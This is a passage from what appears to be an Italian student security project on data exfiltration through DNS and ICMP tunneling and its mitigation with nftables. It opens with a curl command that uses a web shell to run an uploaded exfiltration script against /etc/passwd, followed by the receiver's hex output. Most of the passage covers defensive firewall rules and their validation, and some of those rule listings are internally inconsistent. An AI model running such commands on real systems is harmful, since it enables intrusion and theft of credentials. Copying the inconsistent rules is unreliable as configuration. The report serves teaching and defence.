Come mostrato in Figura 3.15, lo script ha confermato il successo dell’operazione ([SUCCESS] Malware caricato), depositando il file finale in /var/www/html/uploads/dns_malware.py sulla macchina target.

3.5.2 Fase 2: Esfiltrazione via Pseudo-Domini

Con il malware posizionato, è stato attivato il ricevitore su Kali ed inviato il comando di attivazione alla vittima. Il comando utilizzato sfrutta l’interprete Python di sistema per eseguire il malware, specificando il file target:

```
1 curl "http://10.0.10.100/index.php?cmd=/usr/bin/python3%20-u  
%20/var/www/html/uploads/dns_malware.py%20/etc/passwd"
```

Immediatamente, il terminale dell’attaccante ha iniziato a visualizzare il traffico in ingresso.

```

Session Actions Edit View Help
[Ricevuto] 2f6e6f6c6f67696e0a73616e65643a Desktop/attacco
[Ricevuto] 783a3132323a3132393a3a2f766172
[Ricevuto] 2f6c69622f73616e65643a2f757372
[Ricevuto] 2f7362696e2f6e6f6c6f67696e0a63 /www/.config/matplotlib) is not a writable directory. Consider using os.makedirs() instead to set the MPLCONFIGDIR environment variable. This is particularly useful in particular to speed up the import of Matplotlib.
[Ricevuto] 6f6c6f72643a783a3132333a313330
[Ricevuto] 3a636f6c6f726420636f6c6f757220
[Ricevuto] 6d616e6167656d656e74206461656d
[Ricevuto] 6f6e2c2c2c3a2f7661722f6c69622f
[Ricevuto] 636f6c6f72643a2f7573722f736269
[Ricevuto] 6e2f6e6f6c6f67696e0a67656f636c
[Ricevuto] 75653a783a3132343a3133313a3a2f
[Ricevuto] 7661722f6c69622f67656f636c7565
[Ricevuto] 3a2f7573722f7362696e2f6e6f6c6f
[Ricevuto] 67696e0a70756c73653a783a313235
[Ricevuto] 3a3133323a50756c7365417564696f
[Ricevuto] 206461656d6f6e2c2c2c3a2f72756e
[Ricevuto] 2f70756c73653a2f7573722f736269
[Ricevuto] 6e2f6e6f6c6f67696e0a676e6f6d65
[Ricevuto] 2d696e697469616c2d73657475703a
[Ricevuto] 783a3132363a36353533343a3a2f72 /www/html/uploads/dns_malware.py
[Ricevuto] 756e2f676e6f6d652d696e69746961
[Ricevuto] 6c2d73657475702f3a2f62696e2f66
[Ricevuto] 616c73650a68706c699703a783a3132
[Ricevuto] 373a373a48504c4950207379737465
[Ricevuto] 6d20757365722c2c2c3a2f72756e2f
[Ricevuto] 68706c69703a2f62696e2f66616c73
[Ricevuto] 650a67646d3a783a3132383a313334
[Ricevuto] 3a476e6f6d6520446973706c617920
[Ricevuto] 4d616e616765723a2f7661722f6c69
[Ricevuto] 622f67646d333a2f62696e2f66616c
[Ricevuto] 73650a76697474696d613a783a3130
[Ricevuto] 30303a313030303a2076697474696d
[Ricevuto] 612c2c2c3a2f686f6d652f76697474
[Ricevuto] 696d613a2f62696e2f626173680a/nologin
[+] TRASFERIMENTO COMPLETATO!

```

Figura 3.16: Output del DNS Receiver: ricezione dei frammenti esadecimali esfiltrati.

La Figura 3.16 evidenzia la natura frammentata dell'esfiltrazione. Ogni riga corrisponde a una singola query DNS ricevuta. I dati visualizzati (es. 726f6f743a78...) sono la rappresentazione esadecimale del contenuto del file /etc/passwd. L'attaccante può ora copiare queste stringhe e convertirle in testo chiaro per ottenere i dati sensibili.

3.5.3 Fase 3: Analisi Forense del Traffico (Wireshark)

L'analisi del traffico con Wireshark rivela la "firma" caratteristica del DNS Tunneling.




Figura 3.17: Analisi Wireshark: Query DNS anomale contenenti il payload esfiltrato nel sottodomini.

Capitolo 4

Mitigazione e Hardening della Rete con Nftables

Dopo aver dimostrato come una configurazione firewall basata esclusivamente sul filtraggio di porte e indirizzi IP (Layer 3 e 4) sia inefficace contro tecniche di tunneling avanzate, il progetto si sposta sulla fase di difesa. Per contrastare l'esfiltrazione dati via ICMP e DNS, è necessario adottare uno strumento capace di analizzare non solo l'intestazione dei pacchetti, ma anche il loro comportamento e contenuto. A tale scopo, la vecchia infrastruttura basata su `iptables` è stata sostituita con il più moderno e performante framework `nftables`.

4.1 Il Framework Nftables: Evoluzione del Packet Filtering

Nftables è il successore designato di `iptables` nel kernel Linux. Introdotto per risolvere i limiti di scalabilità e complessità del suo predecessore, offre funzionalità avanzate che sono cruciali per la mitigazione degli attacchi simulati in questo progetto. Le caratteristiche chiave che lo rendono superiore in questo contesto includono:

- **Ispettrice di Payload Grezzo:** A differenza di `iptables`, che richiede moduli complessi per guardare dentro i dati del pacchetto, `nftables` permette di ispezionare byte arbitrari all'interno del payload (Payload Inspection). Questo ci permetterà di cercare firme di attacco specifiche (es. la stringa "root") direttamente nel traffico di rete.
- **Set e Mappe ad Alte Prestazioni:** `Nftables` utilizza strutture dati avanzate (Set) per gestire liste di indirizzi IP dinamiche. Questo consente di implementare logiche di "Ban automatico": se un host viola una regola, il suo IP viene aggiunto istantaneamente a una blacklist, bloccando tutto il suo traffico futuro.
- **Sintassi Unificata e Atomicità:** La gestione delle regole è più snella e le modifiche vengono applicate in modo atomico, prevenendo stati inconsistenti durante l'aggiornamento del firewall.

4.2 Strategia di Difesa Implementata

L’obiettivo della mitigazione non è bloccare i protocolli ICMP e DNS (necessari per il funzionamento della rete), ma distinguere il traffico legittimo da quello malevolo basandosi su euristiche comportamentali. Analizzando gli script di attacco utilizzati nel capitolo precedente, sono state identificate tre anomalie principali che le nuove regole nftables andranno a colpire:

1. **Anomalia Volumetrica (Rate Limiting):** L’esfiltrazione di file richiede l’invio di centinaia di pacchetti in rapida successione. Un normale ping o una query DNS legittima hanno frequenze molto basse. Le nuove regole imporranno un limite al numero di pacchetti al secondo, bloccando i flussi troppo intensi.
2. **Anomalia Dimensionale (Size Checking):**
 - I pacchetti ICMP standard hanno dimensioni fisse e contenute. I pacchetti usati per l’attacco (contenenti i chunk del file) tendono ad avere dimensioni anomale o specifiche.
 - Le query DNS di tunneling sfruttano sottodomini lunghissimi (pieni di dati esadecimali), mentre le query legittime sono generalmente brevi.

Verranno implementati controlli sulla `meta length` per scartare pacchetti che non rispettano le dimensioni standard RFC.

3. **Anomalia di Contenuto (Pattern Matching):** Sfruttando la capacità di ispezione di nftables, verranno cercate stringhe sospette all’interno del payload in uscita, bloccando preventivamente la fuga di informazioni in chiaro.
4. **DNS Hijacking (Forzatura Resolver):** Per impedire che il malware comunichi con server DNS arbitrari controllati dall’attaccante, tutto il traffico DNS in uscita verrà forzato (tramite DNAT) verso un server DNS sicuro e legittimo (es. Google DNS 8.8.8.8), interrompendo il canale di controllo dell’attaccante.

Nelle sezioni successive verrà analizzato nel dettaglio lo script di configurazione `nftables`, esaminando la sintassi specifica utilizzata per implementare queste contromisure.

4.3 Implementazione delle Regole di Mitigazione

In questa sezione viene analizzato nel dettaglio lo script di configurazione `nftables` implementato per mettere in sicurezza la rete. Le regole sono state progettate per bloccare proattivamente i vettori di attacco ICMP e DNS illustrati nei capitoli precedenti, introducendo logiche di *Intrusion Prevention* direttamente a livello di firewall. Di seguito vengono riportati gli screenshot della configurazione applicata e la relativa analisi tecnica riga per riga.

```

nft flush ruleset
echo "[*] Configuro le regole NFTABLES (Mitigazione)..."
nft -f <>EOF
table ip filter{
    set tunnelers{
        type ipv4_addr
        flags timeout
    }
    chain input{
        type filter hook input priority 0; policy drop;
        ct state { established, related } accept
        if "lo" accept
        tcp dport 22 accept
    }
    chain forward{
        type filter hook forward priority 0; policy drop;
        ip saddr @tunnelers counter drop
        ifname "enp0s3" oifname "enp0s0" ip daddr 10.0.10.100 tcp dport 80 accept
        ifname "enp0s3" oifname "enp0s3" icmp type echo-request limit rate over 1/second update @tunnelers { ip saddr timeout 50s } counter log prefix "BLOCK_ICMP_SIZE_MAX:" drop
        ifname "enp0s3" oifname "enp0s3" icmp type echo-request meta length > 100 counter log prefix "BLOCK_ICMP_SIZE_MIN:" drop
        ifname "enp0s3" oifname "enp0s3" icmp type echo-request meta length < 70 counter log prefix "BLOCK_ICMP_SIZE_ROOT:" drop
        ifname "enp0s3" oifname "enp0s3" icmp type echo-request counter log prefix "FLLOOD_DETECTED:" drop
        ct state { established, related } accept
        ifname "enp0s0" oifname "enp0s0" udp dport 53 @th,48,128 > 25 counter log prefix "DPI_MALWARE_BLOCK:" drop
        ifname "enp0s0" oifname "enp0s0" udp dport 53 meter flood_protection { ip saddr limit rate over 1/second } update @tunnelers { ip saddr } count
        ifname "enp0s0" oifname "enp0s0" udp dport 53 meta length < 90 accept
        ifname "enp0s0" oifname "enp0s0" udp dport 53 counter log prefix "DNS_SIZE_BLOCK:" drop
        ifname "enp0s0" oifname "enp0s0" icmp type echo-request accept
        ifname "enp0s0" oifname "enp0s0" udp dport 53 accept
        ifname "enp0s0" oifname "enp0s0" tcp dport 53 accept
    }
    chain output{
        type filter hook output priority 0; policy accept;
    }
}

```

Figura 4.1: Prima parte dello script nftables: definizione dei Set dinamici e regole ICMP.

```

ifname "enp0s3" oifname "enp0s3" icmp type echo-request meta length < 70 counter log prefix "BLOCK_ICMP_SIZE_MIN:" drop
ifname "enp0s3" oifname "enp0s3" icmp type echo-request @th,48,128 > 25 counter log prefix "DPI_MALWARE_BLOCK:" drop
ifname "enp0s3" oifname "enp0s3" icmp type echo-request counter log prefix "FLLOOD_DETECTED:" drop
ct state { established, related } accept
ifname "enp0s0" oifname "enp0s0" udp dport 53 @th,48,128 > 25 counter log prefix "DPI_MALWARE_BLOCK:" drop
ifname "enp0s0" oifname "enp0s0" udp dport 53 meter flood_protection { ip saddr limit rate over 1/second } update @tunnelers { ip saddr } count
ifname "enp0s0" oifname "enp0s0" udp dport 53 meta length < 90 accept
ifname "enp0s0" oifname "enp0s0" udp dport 53 counter log prefix "DNS_SIZE_BLOCK:" drop
ifname "enp0s0" oifname "enp0s0" icmp type echo-request accept
ifname "enp0s0" oifname "enp0s0" udp dport 53 accept
ifname "enp0s0" oifname "enp0s0" tcp dport 53 accept
chain output{
    type filter hook output priority 0; policy accept;
}
table ip nat{
    chain postrouting{
        type nat hook postrouting priority -100; policy accept;
        ifname "enp0s0" udp dnat to 8.8.8.8
        ifname "enp0s0" tcp dnat to 8.8.8.8
    }
    chain prerouting{
        type nat hook prerouting priority -100; policy accept;
    }
}
EOF
echo "[*] Firewall HARDENED attivo."
echo "[*] Policy: DROP ALL"
echo "[*] Allowd: HTTP Inbound, ICMP/DNS Outbound (Filtrati)"

```

Figura 4.2: Seconda parte dello script nftables: regole DNS e enforcing tramite DNAT.

4.3.1 1. Dynamic Blacklisting (Il "Carcere" per gli Attaccanti)

Una delle funzionalità più potenti introdotte è l'uso dei **Set**.

```

1 set tunnelers {
2     type ipv4_addr
3     flags timeout
4 }
5 ...
6 ip saddr @tunnelers counter drop

```

- **Set @tunnelers:** È una lista dinamica di indirizzi IP. Il flag `timeout` indica che gli IP inseriti in questa lista verranno rimossi automaticamente dopo un certo periodo (nel nostro caso 60 secondi, definito successivamente).
- **Blocking Rule:** La regola `ip saddr @tunnelers counter drop` è posizionata all'inizio della catena di *Forward*. Questo significa che se un IP viene rilevato come malevolo e aggiunto a questa lista, **tutto** il suo traffico verrà scartato istantaneamente, bloccando l'attacco sul nascere.

4.3.2 2. Mitigazione ICMP (Anti-Tunneling)

Il blocco delle regole ICMP applica tre controlli distinti per validare la legittimità dei pacchetti *Echo Request*.

A. Rate Limiting (Protezione Volumetrica)

```
1 icmp type echo-request limit rate over 1/second update
  @tunnelers { ip saddr timeout 60s } counter log ... drop
```

Questa regola combatte l'esfiltrazione veloce. Se un host invia più di 1 ping al secondo:

1. Viene loggato l'evento.
2. L'IP sorgente viene aggiunto al set `@tunnelers` per 60 secondi (ban temporaneo).
3. Il pacchetto viene scartato.

B. Size Checking (Controllo Dimensionale)

```
1 meta length > 100 counter log prefix "BLOCK_ICMP_SIZE_MAX: "
  drop
2 meta length < 70 counter log prefix "BLOCK_ICMP_SIZE_MIN: "
  drop
```

Durante l'attacco abbiamo visto che i pacchetti contenenti i dati rubati avevano dimensioni specifiche o anomale. Queste regole impongono che un ping, per essere accettato, debba avere una dimensione "standard" (tra 70 e 100 byte totali). Qualsiasi pacchetto troppo grande (sospetto payload nascosto) o troppo piccolo viene scartato.

C. Deep Packet Inspection (DPI Artigianale)

```
1 @th,48,128 0x726f6f74 counter log prefix "DPI_CONTENT_ROOT: "
  drop
```

Questa è la regola più avanzata.

- `@th,48,128`: Istruisce nftables a guardare nel payload del pacchetto (partendo dall'header di trasporto).
- `0x726f6f74`: È la rappresentazione esadecimale della stringa ASCII `"root"`.

Se l'attaccante tenta di esfiltrare il file `/etc/passwd` in chiaro (che inizia sempre con la parola `"root"`), il firewall individua la stringa all'interno del pacchetto e lo blocca, loggando l'evento come `DPI_CONTENT_ROOT`.

4.3.3 3. Mitigazione DNS (Anti-Exfiltration)

Analogamente a quanto implementato per ICMP, le regole per il protocollo DNS sono state progettate per identificare le anomalie tipiche del tunneling, agendo su tre vettori principali: dimensione, contenuto e frequenza. Inoltre, è stata introdotta una regola di enforcement architetturale. **A. Size Checking (Controllo Dimensionale)**

```
1 meta length < 90 accept
2 counter log prefix "DNS_SIZE_BLOCK: " drop
```

Questa regola agisce come primo filtro "sgrossolano".

- Le query DNS legittime (es. `google.com`) sono generalmente brevi.
- Le query generate dal malware (es. `726f6f74...3a78.google.com`) contengono payload esadecimali che aumentano notevolmente la dimensione del pacchetto.

La regola accetta solo pacchetti con dimensione totale inferiore a 90 byte, bloccando di fatto i tentativi di tunneling che richiedono query lunghe per trasportare i dati. **B. Deep Packet Inspection (DPI Avanzato su Label)** Per raffinare il controllo e colpire specificamente la struttura del pacchetto malevolo, è stata introdotta una regola di ispezione a livello di bit.

```
1 udp dport 53 @th,160,8 > 25 counter log prefix "
  DPI_MALWARE_BLOCK: " drop
```

Questa regola verifica la lunghezza del *primo sottodomino* (Label Length) all'interno della query.

- **Analisi dell'offset (@th,160,8):** Istruisce nftables a saltare l'header UDP (64 bit) e l'header DNS (96 bit). La somma ($64 + 96 = 160$) posiziona il cursore esattamente sul primo byte della sezione *Question*, che per standard RFC indica quanto è lunga la prima etichetta del dominio.
- **Logica di blocco:** Se la prima parte del dominio supera i 25 caratteri (> 25), il pacchetto viene scartato. Questo intercetta chirurgicamente le stringhe esadecimali del malware senza disturbare il traffico legittimo (che raramente ha sottodomini così lunghi).

C. Rate Limiting (Flood Protection con Metering) L'esfiltrazione di file richiede l'invio massivo di query in breve tempo. Per contrastarlo, è stato utilizzato un **Meter** dinamico.

```
1 udp dport 53 meter flood_protection { ip saddr limit rate over
  1/second } \
2 update @tunnelers { ip saddr } counter log prefix "
  PERM_BAN_ACTIVATED: " drop
```

A differenza di un semplice rate limit, questo costrutto:

1. Crea dinamicamente una tabella per ogni IP sorgente.
2. Se un IP supera la soglia di 1 query al secondo, esegue l'azione `update @tunnelers`.

- L'IP dell'attaccante viene aggiunto istantaneamente alla blacklist globale, bloccando tutto il suo traffico futuro su qualsiasi porta.

D. DNS Enforcement (NAT Forzato) Infine, per impedire comunicazioni con server C2 (Command and Control) arbitrari, è stata applicata una regola nella tabella NAT.

```
1  udp dport 53 dnat to 8.8.8.8
```

Questa regola intercetta **tutto** il traffico diretto alla porta 53 e lo reindirizza forzatamente verso il server DNS sicuro di Google (8.8.8.8). Anche se il malware tentasse di contattare un server DNS malevolo specifico, la richiesta verrebbe deviata verso un server che non saprebbe come interpretare i dati esfiltrati, interrompendo il canale di comunicazione.

4.4 Verifica dell'Efficacia delle Mitigazioni (Validation)

A conclusione del progetto, è stata effettuata una fase di validazione per verificare l'effettiva robustezza della nuova configurazione **nftables**. Gli attacchi eseguiti con successo nello scenario sono stati replicati contro la rete "Hardened". L'obiettivo è dimostrare che i vettori di esfiltrazione basati su ICMP e DNS sono stati neutralizzati e che il sistema è ora in grado di rilevare e tracciare i tentativi di intrusione.

4.4.1 Test 1: Blocco dell'Esfiltrazione ICMP

È stato eseguito nuovamente lo script **stealer.py** tentando di esfiltrare il file **/etc/passwd**.

Esito Operativo: A differenza del primo test, la comunicazione è stata immediatamente interrotta. Il ricevitore sulla macchina attaccante non ha ricevuto alcun pacchetto, e lo script sulla vittima è andato in timeout.




Figura 4.3: Fallimento dell'attacco: il ricevitore non ottiene alcun dato.

Analisi dei Log (Evidence): Ispezionando i log del kernel sul firewall, è possibile osservare l'intervento delle regole DPI implementate.

```
chain forward {
    type filter hook forward priority filter; policy drop;
    ip saddr @tunnelers counter packets 121 bytes 18200 drop
    lifname "enp0s3" lifname "enp0s3" ip daddr 10.0.10.100 tcp dport 80 accept
    lifname "enp0s3" lifname "enp0s3" icmp type echo-request limit rate over 1/second burst 5 packets update @tunnelers { ip saddr timeout 1m } counter packets 1 bytes 69 log prefix "DANNED_IP: " drop
    lifname "enp0s3" lifname "enp0s3" icmp type echo-request meta length > 100 counter packets 0 bytes 0 log prefix "BLOCK_ICMP_SIZE_MAX: " drop
    lifname "enp0s3" lifname "enp0s3" icmp type echo-request meta length < 70 counter packets 5 bytes 300 log prefix "BLOCK_ICMP_SIZE_MIN: " drop
    lifname "enp0s3" lifname "enp0s3" icmp type echo-request icmp sequence 0 @h,64,112 0x726f6f74 counter packets 0 bytes 0 log prefix "DPI_CONTENT_ROOT: " drop
```

Figura 4.4: Log di sistema: rilevamento e blocco del payload contenente la stringa "root".

4.4.2 Test 2: Blocco del Tunneling DNS

Successivamente, è stato replicato l'attacco tramite DNS Tunneling, che in precedenza aveva permesso l'esfiltrazione massiva di dati. **Esito Operativo:** Anche in questo caso, il flusso di dati è stato interrotto. L'attaccante non ha ricevuto alcuna stringa esadecimale.




Figura 4.5: Interruzione del canale DNS: nessuna query malevola raggiunge l'attaccante.

4.5 Conclusioni del Progetto

Il progetto ha dimostrato come la sicurezza perimetrale tradizionale, basata sul semplice filtraggio di porte e indirizzi (Layer 3/4), sia insufficiente contro minacce moderne che sfruttano protocolli legittimi per l'esfiltrazione dati. Attraverso la simulazione pratica, è stato evidenziato che:

1. Servizi essenziali come ICMP e DNS possono essere trasformati in *Covert Channels* efficaci.
2. L'adozione di **nftables** permette di implementare logiche di difesa avanzata (*Deep Packet Inspection, Metering, Dynamic Sets*) tipiche di apparati IPS (Intrusion Prevention Systems) commerciali, direttamente su server Linux standard.

3. L'approccio "Security by Design", che prevede non solo il blocco dell'ingresso ma un rigoroso controllo del traffico in uscita (*Egress Filtering*), è l'unica strategia efficace per contenere i danni di una compromissione avvenuta.